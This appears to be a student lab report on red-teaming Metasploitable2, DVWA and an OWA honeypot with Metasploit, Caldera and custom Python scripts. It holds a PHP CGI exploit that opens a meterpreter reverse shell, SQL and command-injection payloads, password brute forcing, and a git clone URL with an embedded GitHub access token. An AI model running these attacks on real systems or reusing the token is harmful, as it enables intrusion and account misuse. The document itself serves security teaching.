Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

6- Search for php cgi vulnerabilities, the used exploitation in this demo is argument injection



```
msf6 > search php_cgi

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank       Check  Description
   -  ----                                                     ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection                 2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06  excellent  Yes    PHP CGI Argument Injection Remote Code Execution
   2    \_ target: Windows PHP                                 .                .          .      .
   3    \_ target: Windows Command                             .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

7- Setting the kali machine as the LHOST



```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.108    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.8.108
LHOST => 192.168.8.108
```

8- Set RHOST as the metasploitable machine and start exploiting

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.8.112
RHOSTS => 192.168.8.112
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.8.108:4444
[*] Sending stage (39927 bytes) to 192.168.8.112
[*] Meterpreter session 1 opened (192.168.8.108:4444 -> 192.168.8.112:33508) at 2024-11-08 11:09:09 -0500

meterpreter > exit
[*] Shutting down session: 1
```

After this step we had a live Meterpreter session through which we can interact with the target system.

Task 1.3 – The scripts/commands to compromise the service

1. IP:
   a. Kali: 10.0.2.15

b. Metasploitable2: 192.168.134.128

2. Script: We developed the script using python (requests library)

```python
import requests as re

base_url = "http://192.168.134.128"

def brute_force_directories(base_url, paths):
   print("Starting directory brute-forcing...")
   for path in paths:
      url = f"{base_url}/{path}"
      response = re.get(url)
      if response.status_code == 200:
         print(f"[+] Found accessible path: {url}")
      else:
         print(f"[-] {url} - Not accessible")

# sql Injection (T1190) Exlpoitaion
def sql_injection(base_url):
   print("Testing for SQL injection vulnerability (T1190)...")
   url = f"{base_url}/login"
   payload = {"username": "admin'--", "password": "password"}
   response = re.post(url, data=payload)

   if "welcome" in response.text.lower():
      print("[+] SQL Injection (T1190) successful with payload:", payload)
   else:
       print("[-] SQL Injection (T1190) failed.")

def brute_force_login(base_url, usernames, passwords):
```

```
    print("Starting brute-force login...")
    for username in usernames:
        for password in passwords:
            payload = {"username": username, "password": password}
            response = re.post(f"{base_url}/login", data=payload)
            if "weclome" in response.text.lower():
                print(f"[+] Successful login: {username}:{password}")
                return
            else:
                print(f"[-] Failed login: {username}:{password}")

# command_injection (T1059) Exploitation
def command_injection(base_url):
    print("Testing for Command Injection (T1059)...")
    url = f"{base_url}/exec"
    payload = {"cmd": "ls; whoami"}
    response = re.post(url, data=payload)

    if "root" in response.text or "user" in response.text:
        print("[+] Exploit: Command Injection (T1059) successful!")
    else:
        print("[-] Exploit: Command Injection (T1059) failed.")

paths = ["admin", "login", "test", "backup"]
usernames = ["admin", "user", "guest"]
passwords = ["12345", "password", "admin"]

brute_force_directories(base_url, paths)
sql_injection(base_url)
```

```
brute_force_login(base_url, usernames, passwords)

command_injection(base_url)
```

3. Results
   a. Metasploitable2:

```
┌──(kali㉿kali)-[~]
└─$ python3 exploit_script.py
Starting directory brute-forcing ...
[-] http://192.168.134.128/admin - Not accessible
[-] http://192.168.134.128/login - Not accessible
[+] Found accessible path: http://192.168.134.128/test
[-] http://192.168.134.128/backup - Not accessible
Testing for SQL injection vulnerability (T1190) ...
[-] SQL Injection (T1190) failed.
Starting brute-force login ...
[-] Failed login: admin:12345
[-] Failed login: admin:password
[-] Failed login: admin:admin
[-] Failed login: user:12345
[-] Failed login: user:password
[-] Failed login: user:admin
[-] Failed login: guest:12345
[-] Failed login: guest:password
[-] Failed login: guest:admin
Testing for Command Injection (T1059) ...
[-] Exploit: Command Injection (T1059) failed.
```

4. MITRE ATT&CK
   We used different techniques
   a. T1059 (Command and Scripting Interpreter): Adversaries may misuse command and script interpreters to run commands, scripts, or programs. These tools allow interaction with computer systems and are common across many platforms. Most systems include built-in command-line interfaces and scripting capabilities; for example, macOS and Linux come with a version of Unix Shell, while Windows provides Windows Command Shell and PowerShell.
   b. T1190 (Exploit Public-Facing Application): Adversaries may try to exploit vulnerabilities in an internet-facing host or system to gain initial access to a network. These vulnerabilities could be caused by software bugs, temporary issues, or misconfigurations.

1. Technical Knowledge

Describe the technical aspects of your project setup in detail, including:

Setup Configuration:

- How did you configure Caldera, the honeypot, and the SIEM platform?

We used CALDERA as our red-teaming platform. Setting up CALDERA was challenging initially, primarily due to its configuration requirements and integration with the DVWA (Damn Vulnerable Web Application). However, once configured, CALDERA ran smoothly and allowed us to deploy various TTPs

- What TTPs did you select and how were they applied?

We used **T1059 - Command Line Execution** and Credential Access **T1110.001 - Brute Force Password Guessing** for DVWA, and **T1190 - Exploit Public-Facing Application** for Apache on Metasploitable 2.

- Which Kali tools and custom scripts did you use, and how were they integrated into the attack?

We used Nmap for reconnaissance, Metasploit for exploitation, and custom Python scripts (Requests library) for brute-forcing and directory scanning.

Service Selection:

- Which services did you target and why?

DVWA's login page and Apache HTTP server on Metasploitable 2.

- Why did you select these specific services for this project?

DVWA is a safe, controlled environment for testing web vulnerabilities, also it is easy to work with. While **Metasploitable 2** is already familiar to us from HW1 and it provides various services with known vulnerabilities for practical learning.

Challenges and Bugs:

- What challenges or bugs did you encounter during the setup and attack execution?

The initial **Caldera** setup was complex; agent communication issues were frequent. Also, we faced some issues with Caldera's permissions to access external files. For **Metasploitable 2** it was easy and smooth.

- How did you overcome these issues?

Absolute file paths were implemented to ensure Caldera could access the necessary files.

Best Practices and Recommendations:

Based on your experience, what best practices would you recommend for future students working on a similar project?

Document every step, use virtual networks for isolation, and apply incremental testing to identify issues early. Especially while dealing with Caldera. And start as early as possible. Documenting every step will help you communicate progress with your team and also save you time while answering these questions.

Project Feedback:

- How much did you learn from this project? Provide a brief reflection on your experience?

This project provided hands-on experience with offensive tools and techniques, improving our understanding of real-world vulnerabilities. Also, to be honest it mostly tested our problem-solving, communication, and teamwork skills as we had to use them to deal with Caldera.

- Do you recommend this project for use in future course cycles?

Yes, this project is beneficial for future cycles as it reinforces practical security skills.

Learning Resources:

- What learning resources did you rely on during the project?

YouTube tutorials for tool setup, **Caldera** and **Metasploit documentation**, and some of the sources provided by you.

- Specify the exact platforms or materials you used, such as edX, Coursera, YouTube, official documentation, or other relevant sources.

YouTube, Caldera, and Metasploit documentation

2. Attack Details

Effectiveness and Success Rate:

- Which tool/approach was most effective at compromising the service?

Metasploit was highly effective for exploitation, especially with Apache vulnerabilities. And Python script using the Requests library was the most interesting one.

- Were there any limitations in one method that other methods overcame?

CALDERA's automation lacked flexibility for some specific attacks achievable with custom scripts.

- How successful were you in replicating a real-world attack scenario?

Overall, we successfully replicated common attack scenarios, especially in password guessing and command injection

Ease of Use and Automation:

- How easy or difficult was it to use Caldera compared to Kali tools and manual scripting?

Kali tools and **manual scripting** were more intuitive and allowed for direct control compared to **CALDERA**, which required heavy configuration.

- How did the level of automation in Caldera affect the overall process?

CALDERA's automation streamlined repetitive tasks, improving process efficiency.

- Which approach required the most manual intervention or expertise?

Custom scripts required the most manual input and adjustments. But it was more fun and interesting.

Time and Effort:

- Which task took the least/most time to execute?

Scanning with Nmap was the fastest. And, The brute-force attack using Caldera required the most time.

- How does automation (Caldera) compare with manual efforts in terms of efficiency?

CALDERA saved time on repetitive tasks, while custom scripts demanded more effort and debugging. However, in terms of setup Caldera was a nightmare.

- Did the use of custom scripts require significant debugging or trial-and-error?

Required extensive trial-and-error, particularly for directory brute-forcing.

Learning Curve and Skill Requirements:

- Which approach was the easiest to learn and apply?

Kali tools, especially Nmap and Metasploit, were relatively straightforward.

- How did previous experience (e.g., with Kali or scripting) impact the outcomes?

Familiarity with Kali accelerated understanding; scripting required more reviewing of Python since it has been some time since we used it.

- What new skills or insights did each task provide?

Gained practical skills in Python scripting for brute-force attacks and directory scanning.

Flexibility and Creativity:

- How flexible were Caldera and Kali tools in supporting creative/novel techniques?

Custom scripts provided more adaptability than pre-built CALDERA or Metasploit modules.

- Were there limitations in using pre-built tools that custom scripting could overcome?

Pre-configured tools couldn't accommodate unique payloads or novel TTPs.

- How did your novel TTPs compare to the predefined MITRE ATT&CK techniques?

Custom scripts allowed for more creativity and were closer to real-world adversary techniques. It aligned with MITRE's Credential Access and Execution techniques and provided additional flexibility.

Detection and Stealth:

- Which approach was most likely to bypass detection mechanisms?

CALDERA was less noisy due to its gradual automation.

- How easily would each method be detected by a SIEM or honeypot?

Metasploit was likely the noisiest and most easily detectable. (Waiting for Phase 2)

- Were certain methods noisier or stealthier than others?

Manual scripting and brute-force attacks generated noticeable traffic.

Alignment with MITRE ATT&CK Framework:

- How well did each approach map to the MITRE ATT&CK TTPs?

All tools mapped well to T1059 (Command Execution) and T1110.001 (Password Guessing).

- Were there any gaps or deviations in existing tools when compared to the desired TTPs?

Pre-built tools sometimes lacked flexibility for unique attack paths.

- How did developing your own TTP contribute to a better understanding of adversary behavior?

Developing custom scripts deepened our understanding of TTPs. It provided us with a good understanding of how attackers configure their techniques to avoid detection.

Impact on the Target System:

- Which approach caused the most/least disruption to the service?

Metasploit's aggressive scans caused slight instability in the target.

- Were any unintended consequences (e.g., service crash, instability) observed?

None severe, but heavy scans affected performance temporarily.

Future Application and Improvement:

- Which method would you recommend for a future red-teaming engagement and why?

Metasploit and **custom scripts**, due to their effectiveness and adaptability.

- What could be improved in each approach to make it more effective or efficient?

CALDERA:

Improve: Add more flexible options for different attack types.

Make Efficient: Include automated scanning to speed up recon.

Kali Tools (Nmap, Metasploit):

- **Improve**: Use more precise settings to reduce unnecessary scans.
- **Make Efficient**: Automate repeated tasks with scripts.

Custom Scripts:

- **Improve**: Add better error handling and clear logging.
- **Make Efficient**: Use multi-threading to speed up tasks like brute-forcing


Phase 2

Task 1.1: Compromise the service using Caldera (an automated red-teaming framework).


Honeypot setup

```
┌──(kali㉿kali)-[~]
└─$ git clone https://alshwairkh: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@github.com/joda32/owa-honeypot.git
Cloning into 'owa-honeypot' ...
remote: Enumerating objects: 39, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 39 (delta 7), reused 6 (delta 6), pack-reused 28 (from 1)
Receiving objects: 100% (39/39), 527.61 KiB | 1.46 MiB/s, done.
Resolving deltas: 100% (12/12), done.
```


Successfully set up the honeypot in the victim machine.



Creating a new profile for the owa brute force attack



Operation performed successfully on owa honeypot but didn’t crack the password.




Attack logs


```
192.168.64.6 - - [11/Nov/2024:15:00:18 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
900 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:21 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
900 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:24 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
900 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:27 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
1000 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:30 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
1000 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:33 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
1000 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:36 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
1000 "-" "curl/8.11.0"
192.168.64.6 - - [11/Nov/2024:15:00:39 +0300] "POST /owa/auth/logon.aspx HTTP/1.1" 404
```

Task 1.2: Use Kali Linux and tools like Metasploit to compromise the service.
This task was conducted using metasploit in Kali Linux.


Honeypot’s server IP and Port:



Available owa http exploits:



Directory scanning exploits:



Metasploit password attack configuration:

```
msf6 auxiliary(scanner/http/owa_login) > options

Module options (auxiliary/scanner/http/owa_login):

   Name               Current Setting                 Required  Description
   ----               ---------------                 --------  -----------
   ANONYMOUS_LOGIN    false                           yes       Attempt to login with a blank username and password
   AUTH_TIME          true                            no        Check HTTP authentication response time
   BRUTEFORCE_SPEED   5                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false                           no        Add all passwords in the current database to the list
   DB_ALL_USERS       false                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&real
                                                                m)
   ENUM_DOMAIN        true                            yes       Automatically enumerate AD domain using NTLM authentication
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE          ~/Desktop/generatedPasswords.txt  no      File containing passwords, one per line
   Proxies                                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST              192.168.64.5                    yes       The target address
   RPORT              80                              yes       The target port
   SSL                false                           no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS    true                            yes       Stop guessing when a credential works for a host
   THREADS            1                               yes       The number of concurrent threads (max one per host)
   USERNAME           test                            no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false                           no        Try the username as the password for all users
   USER_FILE                                          no        File containing usernames, one per line
   VERBOSE            true                            yes       Whether to print output for all attempts
   VHOST                                              no        HTTP server virtual host

Auxiliary action:

   Name      Description
   ----      -----------
   OWA_2013  OWA version 2013
```

To perform the task, owa_login scanner was employed to launch a password attack on the honeypot's server with the options illustrated in the image above.

The passwords used to conduct the attack were collected from this dataset. A subset of the dataset was used with a total of 10 thousand unique passwords.

Directory scanner configuration:

```
msf6 auxiliary(scanner/http/dir_scanner) > options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                               Required  Description
   ----        ---------------                               --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wma  no        Path of word dictionary to use
               p_dirs.txt
   PATH        /                                             yes       The path  to identify files
   Proxies                                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.64.5                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                       sing-metasploit.html
   RPORT       80                                            yes       The target port (TCP)
   SSL         false                                         no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                             yes       The number of concurrent threads (max one per host)
   VHOST                                                     no        HTTP server virtual host

View the full module info with the info, or info -d command.
```

```
9469 2024-11-20 12:26:15,480 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:thebear|192.168.64.5|Mozilla/5.0
9470 2024-11-20 12:26:15,496 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:systems|192.168.64.5|Mozilla/5.0
9471 2024-11-20 12:26:15,510 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:supernova|192.168.64.5|Mozilla/5.0
9472 2024-11-20 12:26:15,527 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:stone1|192.168.64.5|Mozilla/5.0
9473 2024-11-20 12:26:15,542 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:stephen1|192.168.64.5|Mozilla/5.0
9474 2024-11-20 12:26:15,559 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:stang|192.168.64.5|Mozilla/5.0
9475 2024-11-20 12:26:15,573 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:stan|192.168.64.5|Mozilla/5.0
9476 2024-11-20 12:26:15,590 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:spot|192.168.64.5|Mozilla/5.0
9477 2024-11-20 12:26:15,604 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:sparkles|192.168.64.5|Mozilla/5.0
9478 2024-11-20 12:26:15,621 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:soul|192.168.64.5|Mozilla/5.0
9479 2024-11-20 12:26:15,635 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:snowbird|192.168.64.5|Mozilla/5.0
9480 2024-11-20 12:26:15,652 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:snicker|192.168.64.5|Mozilla/5.0
9481 2024-11-20 12:26:15,667 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:slonik|192.168.64.5|Mozilla/5.0
9482 2024-11-20 12:26:15,683 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:slayer1|192.168.64.5|Mozilla/5.0
9483 2024-11-20 12:26:15,697 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:sixsix|192.168.64.5|Mozilla/5.0
9484 2024-11-20 12:26:15,713 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:singapor|192.168.64.5|Mozilla/5.0
9485 2024-11-20 12:26:15,727 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:shauna|192.168.64.5|Mozilla/5.0
9486 2024-11-20 12:26:15,744 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:scissors|192.168.64.5|Mozilla/5.0
9487 2024-11-20 12:26:15,759 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:savior|192.168.64.5|Mozilla/5.0
9488 2024-11-20 12:26:15,775 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:samm|192.168.64.5|Mozilla/5.0
9489 2024-11-20 12:26:15,790 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:rumble|192.168.64.5|Mozilla/5.0
9490 2024-11-20 12:26:15,807 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:rrrrr|192.168.64.5|Mozilla/5.0
9491 2024-11-20 12:26:15,822 - honeypot - INFO - http://192.168.64.5/owa/auth.owa|test:robin1|192.168.64.5|Mozilla/5.0
```

Subset of the logs generated from the honeypot's server side. Those logs illustrate the attempts made by the attack break into the server, which can be further analyzed by cyber defense teams to mitigate future attacks.

Scanning results:

```
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.64.5
[+] Found http://192.168.64.5:80/CertEnroll/ 401 (192.168.64.5)
[*] http://192.168.64.5:80/CertEnroll/ requires authentication: Basic realm="Login Required"
[+] Found http://192.168.64.5:80/Rpc/ 401 (192.168.64.5)
[*] http://192.168.64.5:80/Rpc/ requires authentication: Basic realm="Login Required"
[+] Found http://192.168.64.5:80/aspnet_client/ 401 (192.168.64.5)
[*] http://192.168.64.5:80/aspnet_client/ requires authentication: Basic realm="Login Required"
[+] Found http://192.168.64.5:80/exchange/ 302 (192.168.64.5)
[+] Found http://192.168.64.5:80/webmail/ 302 (192.168.64.5)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

